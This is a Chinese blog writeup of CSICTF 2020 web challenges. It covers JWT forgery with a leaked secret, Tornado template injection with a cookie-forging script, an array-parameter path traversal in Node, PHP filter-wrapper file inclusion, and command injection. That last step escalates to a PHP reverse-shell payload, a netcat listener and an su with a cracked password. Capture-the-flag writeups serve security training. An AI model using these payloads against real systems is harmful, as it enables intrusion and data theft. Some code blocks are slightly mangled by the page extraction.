

CSICTF2020随缘Writeup

原创

[sash1mi](#) 于 2021-02-06 16:45:20 发布 1313 收藏 2

分类专栏: [CTF writeup](#) 文章标签: [安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_46676743/article/details/113726655

版权



[CTF](#) 同时被 2 个专栏收录

14 篇文章 1 订阅

订阅专栏



[writeup](#)

12 篇文章 0 订阅

订阅专栏

CSICTF2020随缘Writeup

国外的一个CTF比赛, 题目难度适中, 这里附上源码及下载地址

<https://github.com/k3vin-3/CSICTF2020>

Web

Cascade

考点: CSS文件


```
welcome to csictf.
```

按F12直接在Network中查看CSS文件, 拿到flag


```
csictf{w3lc0me_t0_csictf}
```

CCC

考点: jwt、文件包含




在右侧菜单栏中Our Admins和Login不能直接点开，但是通过源代码可以看到链接了两个地址：/adminNames和/login，访问/adminNames直接下载了一个文件，里面是一个github仓库地址：https://github.com/csivitu/authorized_users/blob/master，访问/login是一个登录界面，随便输入admin:admin，返回包中有一个JWT token



拿到jwt.io解码一下

```
{
  "username": "nqzva",
  "password": "nqzva",
  "admin": "snyfr",
  "iat": 1595922746
}
```

nqzva用ROT13解密得到admin, snyfr用ROT13解密得到flase, 并且不管输入什么用户名和密码, 都是相同的token, 那么现在就需要拿到secret, 回头再来看/adminNames, 发现了一个文件包含



可以读取node.js的环境变量.../.env, 拿到secret, “JWT_SECRET=Th1sSECr3TMu5TN0Tb3L43KEDEv3RRRRRR!!1”, 生成token

Encoded

PASTE A TOKEN HERE

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImVicmVidW5hIiwicGFzc3dvcmQiOiIiLCJhZG1pbSI6ImdlaHIiLCJpYXQiOiE1OTUzNDAwMDB9.m2y399u-xdRyzhpkiX-stYf1SmHrXRp53Wq_I29y3mY
```

Decoded

EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "typ": "JWT",
  "alg": "HS256"
}
```

PAYLOAD: DATA

```
{
  "username": "ebrebuna",
  "password": "",
  "admin": "gehr",
  "iat": 1595340000
}
```

VERIFY SIGNATURE

HMACSHA256(


```
base64UrlEncode(header) + "." +
base64UrlEncode(payload),
Th1sSECr3TMu5TN0Tb3L43
```

secret base64 encoded

https://blog.csdn.net/weixin_46676743

通过扫描目录得到/admin, 访问返回: {"success":false,"message":"Invalid Token, Headers?"}, 通过Authorization字段发送请求包

Hey roerohan! Here's your flag: pfvpgs1a gu3 3aq 1g q0rfa'g 3i3a z4gg3e




通过rot13解密拿到flag

csictf{1n_th3_3nd_1t_d0esn't_3v3n_m4tt3r}


The Moral of the Story

The usual suspects

考点：tornado模板注入、生成cookie secret




可以看到，是存在模板注入的，可以用`{{7*7}}`验证一下



查看当前网页的

cookie: "2|1:0|10:1595941408|5:admin|8:ZmFsc2U=|bfe7af9eba0d5c6717c341e50fd8660db4e4fccbce187a20c1236205df3e3171", ZmFsc2U=的base64-decode是false，题目提示要拿secret，用`{{config}}`直接报错

```
Traceback (most recent call last):
  File "/usr/local/lib/python3.7/site-packages/tornado/web.py", line 1701, in _execute
    result = method(*self.path_args, **self.path_kwargs)
  File "server.py", line 64, in get
  File "/usr/local/lib/python3.7/site-packages/tornado/template.py", line 361, in generate
    return execute()
  File "<string>.generated.py", line 11, in _tt_execute
    _tt_tmp = config # <string>:19
NameError: name 'config' is not defined
```



Google查查tornado cookie secret是个甚么东西！！

stable

Search docs

User's guide

Web framework

- tornado.web — RequestHandler and Application classes
- tornado.template — Flexible output generation
- tornado.routing — Basic routing implementation
- tornado.escape — Escaping and string manipulation

cookie_secret: Used by RequestHandler.get_secure_cookie and set_secure_cookie to sign cookies.

- key_version: Used by requestHandler.set_secure_cookie to sign cookies with a specific key when cookie_secret is a key dictionary.
- login_url: The authenticated decorator will redirect to this url if the user is not logged in. Can be further customized by overriding RequestHandler.get_login_url
- xcsrf_cookies: If True, Cross-site request forgery protection will be enabled.
- xcsrf_cookie_version: Controls the version of new XSRF cookies produced by this server. Should generally be left at the default (which will always be the highest supported version), but may be set to a lower value temporarily during version transitions. New in Tornado 3.2.2, which introduced XSRF cookie version 2.
- xcsrf_cookie_kwargs: May be set to a dictionary of additional arguments to be passed to

用global()查看当前全局变量

Hey, wanna know how I rate some ice-cream flavours?

chocolate 提交

```
{'escape': <function html_escape at 0x7fd72d9f3f80>, 'html_escape': <function html_escape at 0x7fd72d9f3f80>, 'url_escape': <function url_escape at 0x7fd72da01560>, 'json_encode': <function json_encode at 0x7fd72d9fde60>, 'squeeze': <function squeeze at 0x7fd72da01050>, 'linkify': <function linkify at 0x7fd72d922b00>, 'datetime': <module 'datetime' from '/usr/local/lib/python3.7/datetime.py'>, 'tt_utf8': <function utf8 at 0x7fd72d986ef0>, 'tt_string_types': (<class 'str'>, <class 'bytes'>), '__name__': '<string>', '__loader__': <function Template.generate.<locals>.<lambda> at 0x7fd72ca8bb00>}, 'chocolate': 'My fav!! 10/10, would eat again', 'vanilla': 'Vanilla is good too, but could be better, i give it a 7/10', 'butterscotch': 'Yuck, who even likes that. 1/10', 'application': <tornado.web.Application object at 0x7fd72dbf5750>, 'secret': 'Unfortunately, you aren't worthy', '__builtins__': {'__name__': 'builtins', '__doc__': 'Built-in functions, exceptions, and other objects.\n\nNoteworthy: None is the `nil` object; Ellipsis represents `...` in slices.', '__package__': '', '__loader__': <class 'frozen_importlib.BuiltinImporter'>, '__spec__': ModuleSpec(name='builtins', loader=<class 'frozen_importlib.BuiltinImporter'>), '__build_class__': <built-in function _build_class_>, '__import__': <built-in function _import_>, 'abs': <built-in function abs>, 'all': <built-in function all>, 'any': <built-in function any>, 'ascii': <built-in function ascii>, 'bin': <built-in function bin>, 'breakpoint': <built-in function breakpoint>, 'callable': <built-
```

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSTI ENCODING HASHING THEME

URL http://chall.csivit.com:30279/?icecream={{globals()}}

用application.settings获取cookie_secret

Hey, wanna know how I rate some ice-cream flavours?

chocolate 提交

```
{'debug': True, 'static_path': None, 'template_path': None, 'cookie_secret': 'MangoDB\n', 'autoreload': True, 'compiled_template_cache': False, 'static_hash_cache': False, 'serve_traceback': True}
```

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSTI ENCODING HASHING THEME

URL http://chall.csivit.com:30279/?icecream={{application.settings}}

掏出脚本生成tornado cookies

```

import hmac
import hashlib
from typing import (
    Dict,
    Any,
    Union,
    Optional,
    Awaitable,
    Tuple,
    List,
    Callable,
    Iterable,
    Generator,
    Type,
    cast,
    overload,
)
_UTF8_TYPES = (bytes, type(None))
unicode_type = str

def utf8(value: Union[None, str, bytes]) -> Optional[bytes]: # noqa: F811
    """Converts a string argument to a byte string.
    If the argument is already a byte string or None, it is returned unchanged.
    Otherwise it must be a unicode string and is encoded as utf8.
    """
    if isinstance(value, _UTF8_TYPES):
        return value
    if not isinstance(value, unicode_type):
        raise TypeError("Expected bytes, unicode, or None; got %r" % type(value))
    return value.encode("utf-8")

def _create_signature_v2(secret: Union[str, bytes], s: bytes) -> bytes:
    hash = hmac.new(utf8(secret), digestmod=hashlib.sha256)
    hash.update(utf8(s))
    return utf8(hash.hexdigest())

def format_field(s: Union[str, bytes]) -> bytes:
    return utf8("%d:" % len(s)) + utf8(s)

to_sign = b"|".join(
    [
        b"2",
        format_field("0"),
        format_field("1595249713"),
        format_field("admin"),
        format_field("dHJ1ZQ=="),
        b"",
    ]
)

print(to_sign + _create_signature_v2('MangoDB\n',to_sign))

```

或

```

import tornado.ioloop
import tornado.web
import time

class User(tornado.web.RequestHandler):

    def get(self):
        cookieName = "admin"
        self.set_secure_cookie(cookieName, 'true')

application = tornado.web.Application([
    (r"/", User),
], cookie_secret="MangoDB\n")

if __name__ == "__main__":
    application.listen(8888)
    tornado.ioloop.IOLoop.instance().start()

```

用这个更换原始的cookie

```

$ python tornado_cookie_gen.py
b'2|1:0|10:1595249713|5:admin|8:dHJ1ZQ==|204a491ba6ff1ac740139474be4f16ff9c93dd806543c714360649f51e6a5262'

```

dHJ1ZQ==的base64-decode是true!!

拿到flag csictf{h3r3_i_4m}

File Library

考点: js代码审计

This is my file library. I don't have a lot of files, but I hope you like the ones I have!

题目直接给了源代码server.js

```

const express = require('express');
const path = require('path');
const fs = require('fs');

const app = express();

const PORT = process.env.PORT || 3000;

app.listen(PORT, () => {
    console.log(`Listening on port ${PORT}`);
});

app.get('/getFile', (req, res) => {
    let { file } = req.query;

    if (!file) {
        res.send(`file=${file}\nFilename not specified!`);
        return;
    }

    try {

        if (file.includes(' ') || file.includes('/')) {
            res.send(`file=${file}\nInvalid filename!`);
            return;
        }
    }
}

```

```
} catch (err) {
  res.send('An error occurred!');
  return;
}

if (!allowedFileType(file)) {
  res.send(`File type not allowed`);
  return;
}

if (file.length > 5) {
  file = file.slice(0, 5);
}

const returnedFile = path.resolve(__dirname + '/' + file);

fs.readFile(returnedFile, (err) => {
  if (err) {
    if (err.code !== 'ENOENT') console.log(err);
    res.send('An error occurred!');
    return;
  }

  res.sendFile(returnedFile);
});

app.get('/*', (req, res) => {
  res.sendFile(__dirname + '/index.html');
});

function allowedFileType(file) {
  const format = file.slice(file.indexOf('.') + 1);

  if (format == 'js' || format == 'ts' || format == 'c' || format == 'cpp') {
    return true;
  }

  return false;
}
```

页面内还给了两个提示，ok.js


```

console.log('Welcome to my sample javascript program!');

// Let's checkout some funny issues in JS!

[] == ![]; // -> true

false == []; // -> true
false == ![]; // -> true

console.log("b" + "a" + +"a" + "a"); // -> baNaNa

NaN === NaN; // -> false

(![] + [])[+[]] +
  (![] + [])[+!+[]] +
  (![] + [])[+!+[]] + [+!+[]] +
  (![] + [])[!+[]] + !+[];
// -> 'fail'

document.all instanceof Object; // -> true
typeof document.all; // -> 'undefined'

Number.MIN_VALUE > 0; // -> true

[1, 2, 3] + [4, 5, 6]; // -> '1,2,34,5,6'

console.log('View more: https://github.com/denysdovhan/wtfjs');

```

a.cpp

```

#include <stdlib.h>
int main() {
    system("cat flag.txt");
}

```

应该就是尝试利用server.js读取flag.txt，审计源代码，主要是由两个关键的处理，文件类型必须是js, ts, c, cpp

```

if (!allowedFileType(file)) {
    res.send(`File type not allowed`);
    return;
}

```

取文件名的前五位

```

if (file.length > 5) {
    file = file.slice(0, 5);
}

```

最后用path.resolve拼接成最终路径

Payload: /getFile?file[]=f&file[]=4&file[]=k&file[]=e&file[]=../../flag.txt&file[]=&file[]=js

解释：利用数组来绕过，node.js会解析成file[] = ["f","4","k","e","../../flag.txt",".","js"]，这样就可以绕过后缀名和文件长度的检查这里还利用了path.resolve的一个特性

The method creates absolute path **from** right to left until an absolute path is constructed
该方法从右到左创建绝对路径，直到构造了绝对路径

也就是执行完下面的语句

```
const returnedFile = path.resolve(__dirname + '/' + ["f","4","k","e","/../../flag.txt"]);
```

结果就是__dirname+'/'+'../../flag.txt'

拿到flag

```
csictf{5h0uld_5tr1ng1fy_th3_p4r4ms}
```


Body Count

考点：文件包含、命令执行

Sorry, only people from csivit are allowed to access this page.

https://blog.csdn.net/weixin_46676743

题目url亮了！！http://your ip:port/?file=wc.php，这不文件包含么？康康有莫有robots.txt



Disallow: /?file=checkpass.php

https://blog.csdn.net/weixin_46676743

访问一下checkpass.php，可以利用wrapper文件包含

checkpass.php源码

Payload: http://your ip:port/?file=php://filter/convert.base64-encode/resource=checkpass.php，base64转码后拿到源码

```
<?php
$password = "w0rdc0unt123";
// Cookie password.
echo "IMPORTANT!!! The page is still under development. This has a secret, do not push this page.";

header('Location: /');
```

wc.php源码

Payload: http://your ip:port/?file=php://filter/convert.base64-encode/resource=wc.php, base64转码后拿到wc.php源码

```
<!DOCTYPE html>
<html lang="en">

<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <meta http-equiv="X-UA-Compatible" content="ie=edge">
  <title>wc as a service</title>
  <style>
    html,
    body {
      overflow: none;
      max-height: 100vh;
    }
  </style>
</head>

<body style="height: 100vh; text-align: center; background-color: black; color: white; display: flex; flex-direction: column; justify-content: center;">
  <?php
  ini_set('max_execution_time', 5);
  if ($_COOKIE['password'] !== getenv('PASSWORD')) {
    setcookie('password', 'PASSWORD');
    die('Sorry, only people from csivit are allowed to access this page.');
```

把cookie中的password改成w0rdc0unt123


^ password

Name	
	password

Value	
	w0rdc0unt123

https://blog.csdn.net/weixin_46676743

就可以输入text了



来看一下后端的处理逻辑

```
<?php
if (isset($_GET["text"])) {
    $text = $_GET["text"];
    echo "<h2>The Character Count is: " . exec('printf \'%s\' | wc -c') . "</h2>";
}
?>
```

很明显, \$text参数是可以注入的

Payload: ' ;whoami #

Character Count as a Service

```
; whoami #
```

提交

The Character Count is: **www-data** https://blog.csdn.net/weixin_46676743

弹个shell试试

Payload: ' ; php -r '\$sock=fsockopen("your ip",port);exec("/bin/sh -i <&3 >&3 2>&3");' #

```
D:\MyTools\nc>nc -lvvp 7788
listening on [any] 7788 ...
connect to [192.168.1.100] from 0- [192.168.1.100] 61464
/bin/sh: 0: can't access tty; job control turned off
$ who
$ whoami
www-data
$
```

https://blog.csdn.net/weixin_46676743

看看有没有find命令

```
$ find
.
./index.php
./wc.php
./checkpass.php
```

```
./robots.txt
$
```

全局查找一下flag文件，find / -iname flag 2>/dev/null

```
/proc/sys/kernel/acpi_video_flags
/proc/kpageflags
/usr/bin/dpkg-buildflags
/usr/lib/x86_64-linux-gnu/perl/5.28.1/bits/ss_flags.ph
/usr/lib/x86_64-linux-gnu/perl/5.28.1/bits/waitflags.ph
/usr/share/perl5/Dpkg/BuildFlags.pm
/usr/share/dpkg/buildflags.mk
/usr/include/x86_64-linux-gnu/asm/processor-flags.h
/usr/include/x86_64-linux-gnu/bits/waitflags.h
/usr/include/x86_64-linux-gnu/bits/ss_flags.h
/usr/include/linux/tty_flags.h
/usr/include/linux/kernel-page-flags.h
/usr/local/lib/php/build/ax_check_compile_flag.m4
/ctf/system/of/a/down/flag.txt
$
```

https://blog.csdn.net/weixin_46676743

cat一下

```
$ cat /ctf/system/of/a/down/flag.txt
cat: /ctf/system/of/a/down/flag.txt: Permission denied
$
```

显示权限不够

查查有没有readme文件，find / -iname README 2>/dev/null，有！再看看是什么东西，拿去hash解密，送到工具里面去识别是MD5加密，是csictf

```
$ find / -iname *README* 2>/dev/null
/usr/lib/x86_64-linux-gnu/perl/debian-config-data-5.28.1/README
/usr/lib/gcc/x86_64-linux-gnu/8/include-fixed/README
/usr/share/doc/cpp/README.Bugs
/usr/share/apache2/error/README
/usr/share/apache2/icons/README
/usr/share/apache2/icons/README.html
/usr/share/perl/5.28.1/Encode/README.e2x
/usr/local/lib/php/doc/PEAR/README.rst
/etc/alternatives/README
/etc/terminfo/README
/etc/sysctl.d/README.sysctl
/ctf/README
$ cat /ctf/README
My password hash is 6f246c872cbf0b7fd7530b7aa235e67e.$
```

https://blog.csdn.net/weixin_46676743

切换到ctf用户，su ctf，密码：csictf，cat /ctf/system/of/a/down/flag.txt，拿到flag

```
My password hash is 6f246c872cbf0b7fd7530b7aa235e67e.$
Password: csictf
cat /ctf/system/of/a/down/flag.txt
csictf{f1n1sh1ng_1s_41_0f_11}
